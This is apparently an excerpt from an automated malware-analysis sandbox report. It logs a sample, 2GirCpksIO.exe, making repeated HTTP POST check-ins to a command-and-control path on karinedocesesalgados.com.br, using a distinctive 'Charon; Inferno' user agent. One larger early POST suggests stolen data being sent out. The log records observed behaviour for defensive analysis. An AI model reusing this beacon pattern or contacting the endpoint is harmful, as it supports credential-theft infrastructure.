Nov 22, 2021 15:29:23.050029039 CET	339	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:22 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.11.20	49957	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.11.20	49958	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.11.20	49959	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.11.20	49960	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.11.20	49961	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.11.20	49962	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.11.20	49963	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.11.20	49964	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.11.20	49965	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.11.20	49966	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.11.20	49805	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:23.755166054 CET	339	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:24.056802034 CET	340	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:23 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.11.20	49967	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.11.20	49968	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.11.20	49969	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.11.20	49970	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.11.20	49971	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.11.20	49972	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.11.20	49973	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.11.20	49974	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.11.20	49975	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.11.20	49976	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.11.20	49806	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:24.727797985 CET	340	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:25.011589050 CET	341	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:24 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.11.20	49977	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.11.20	49978	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.11.20	49979	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.11.20	49980	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.11.20	49981	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.11.20	49982	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.11.20	49983	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.11.20	49984	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.11.20	49985	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.11.20	49986	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.11.20	49789	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:07.797027111 CET	314	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 3211 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:08.094770908 CET	318	IN	HTTP/1.1 404 Not Found Date: Mon, 22 Nov 2021 14:29:07 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 15 Content-Type: text/html Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.11.20	49807	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:25.681197882 CET	342	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:25.973185062 CET	342	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:25 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.11.20	49987	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.11.20	49988	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.11.20	49989	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.11.20	49990	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.11.20	49991	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.11.20	49992	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.11.20	49993	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.11.20	49994	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.11.20	49995	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.11.20	49996	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.11.20	49808	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:26.756022930 CET	343	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:27.049078941 CET	344	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:26 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.11.20	49997	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.11.20	49998	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.11.20	49999	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.11.20	50000	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.11.20	50001	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.11.20	50002	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.11.20	50003	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.11.20	50004	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.11.20	50005	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.11.20	50006	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.11.20	49809	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:27.791623116 CET	344	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:28.087519884 CET	345	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:27 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.11.20	50007	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.11.20	50008	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.11.20	50009	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.11.20	50010	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.11.20	50011	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
225	192.168.11.20	50012	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
226	192.168.11.20	50013	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
227	192.168.11.20	50014	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
228	192.168.11.20	50015	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
229	192.168.11.20	50016	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.11.20	49810	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:28.696367979 CET	346	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:28.990336895 CET	346	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:28 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
230	192.168.11.20	50017	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
231	192.168.11.20	50018	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
232	192.168.11.20	50019	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
233	192.168.11.20	50020	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
234	192.168.11.20	50021	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
235	192.168.11.20	50022	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
236	192.168.11.20	50023	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
237	192.168.11.20	50024	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
238	192.168.11.20	50025	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
239	192.168.11.20	50026	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.11.20	49811	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:29.657840014 CET	347	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:29.970290899 CET	347	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:29 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
240	192.168.11.20	50027	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
241	192.168.11.20	50028	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
242	192.168.11.20	50029	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
243	192.168.11.20	50030	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
244	192.168.11.20	50031	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
245	192.168.11.20	50032	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
246	192.168.11.20	50033	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
247	192.168.11.20	50034	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
248	192.168.11.20	50035	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
249	192.168.11.20	50036	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.11.20	49812	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:30.622632027 CET	348	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:30.920140982 CET	349	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:30 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
250	192.168.11.20	50037	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
251	192.168.11.20	50038	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
252	192.168.11.20	50039	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
253	192.168.11.20	50040	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
254	192.168.11.20	50041	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
255	192.168.11.20	50042	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
256	192.168.11.20	50043	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
257	192.168.11.20	50044	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
258	192.168.11.20	50045	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
259	192.168.11.20	50046	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.11.20	49813	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:31.575959921 CET	349	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:31.868001938 CET	350	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:31 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
260	192.168.11.20	50047	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
261	192.168.11.20	50048	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
262	192.168.11.20	50049	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
263	192.168.11.20	50050	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
264	192.168.11.20	50051	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
265	192.168.11.20	50052	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
266	192.168.11.20	50053	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
267	192.168.11.20	50054	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
268	192.168.11.20	50055	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
269	192.168.11.20	50056	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.11.20	49814	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data
Nov 22, 2021 15:29:32.498085976 CET	351	OUT	POST /nedo/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: karinedocesesalgados.com.br Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: E0D53234 Content-Length: 151 Connection: close
Nov 22, 2021 15:29:32.784888983 CET	351	IN	HTTP/1.1 200 OK Date: Mon, 22 Nov 2021 14:29:32 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Content-Length: 23 Content-Type: text/html Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
270	192.168.11.20	50057	192.185.217.246	80	C:\Users\user\Desktop\2GirCpksIO.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
